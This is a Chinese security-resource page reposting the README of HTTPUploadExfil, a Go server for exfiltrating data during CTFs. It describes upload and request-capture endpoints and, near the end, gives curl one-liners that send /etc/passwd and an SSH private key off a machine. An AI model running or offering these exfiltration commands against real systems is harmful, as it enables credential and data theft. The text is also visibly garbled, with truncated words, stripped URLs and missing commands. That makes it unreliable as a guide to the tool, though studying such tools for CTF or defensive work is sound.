 CTF思路
点击放大
HTTPUploadExfil - A simple HTTP server for delivering and exfiltrati
项目说明
HTTPUploadExfil
<p align="center">
<img alt="HTTPUploadExfil Logo" src="
</p>
!MIT License
!GitHub stars
HTTPUploadExfil is a (very) simple HTTP ser in Go that's useful for getting files (and other information) off a machine using HTTP. While there are many use-cases, it's meant to be used in low-stakes offensi (e.g., CTFs).
Think of this as python3 -m http.server but for getting data off a machine instead of on the machine.
Ob, this is a very loud and somewhat restricted way of exfiltrating data. Ne, it's quite handy and somewhat easier than, for example, using SMB or FTP. If you are looking for something more elegant, have a look at, for example, dnsteal or PyExfil.
TL;DR
1) Build the tool using go build.

2) Run ./httpuploadexfil :1337 /home/kali/loot on your machine.
3) Access on the machine you need to exfiltrate data from.
4) Find your uploaded files in /home/kali/loot.
If you need HTTPs, look at the information below.
You can also download binaries for Linux and Windows from GitHub. These binaries, however, aren't necessarily representative of the most recent changes.
Building and De
While there are binaries a, it's absolutely recommended to build this on your own. This way, you will have the newest , and you will also know exactly what you're running. The process is trivial:
Simply run go build within the folder, and you should get an httpuploadexfil executable for your platform.
If you make changes to the tool, remember to format using go fmt main.go.
Alternatively, you can also use make to build the tool. You can also run make cert to generate SSL certificates (see below).
Usage
The most common use case would be to run the server on *Machine A*. Now, on *Machine B* you access the upload form using a browser and select a file to exfiltrate. Of course, as you can see below, this can also be done using, for example, curl.
Aside from uploading files, you can also use HTTPUploadExfil to exfiltrate data using simple GET requests. If a request is sent to the \g endpoint, the whole request will be stored to disk.
Hence, you can exfiltrate data using the header of the request. It's easiest to use GET parameters (e.g., ?data=...), but there are other options.
!HTTPUploadExfil
By default, HTTPUploadExfil will be served on port 8080. All files will be written to the current directory.
./httpuploadexfil
You can also provide some arguments:
./httpuploadexfil :1337 /home/kali/loot
If you need request logging, pass the -log flag like:
./httpuploadexfil -log
The first argument is a bind address, the second one the folder to store files in.
The tool will also expose the files in the loot directory under the /l endpoint. This can be used as an easy way to bring files onto the target.
Endpoints
The webser four endpoints for you to use:
1) / (GET) is the upload form.
2) /p (POST) takes the data from the upload form. It requires a multipart/form-data request with the file field filled.
3) /g (GET) will take any GET request and store the full request on the server.
4) /l (GET) will provide access to files in the specified folder (Directory Listing). This is to provide basic python3 -m http.server functionality.
HTTPs Mode
HTTPUploadExfil can also be used in HTTPs mode. To do so, simply place a HTTPUploadExfil.csr and HTTPUploadExfil.key file next to the binary. These can be, for example, generated as follows:
To do this, you can also run make cert.
If the servers sees a HTTPUploadExfil.csr file, it will try to start in HTTPs mode. To go back to HTTP, simply remove or rename the certificate files.
Shell
Using Bash, we can exfil data using GET via, for example:
`echo "data=cat /etc/passwd" | curl -d @-
Of course, we can also use curl to exfil files:
curl -F file=@/home/kali/.ssh/id_rsa
ToDo
项目信息
开发语言:Go
Star 数:82
技术要点
该项目属于CTF思路方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕A simple HTTP server for delivering and exfiltrating files/data during, for example, CTFs.展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | HTTPUploadExfil - A simple HTTP server for delivering and exfiltrati |
| 所属分类 | CTF思路 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 23:58:28 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 435 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |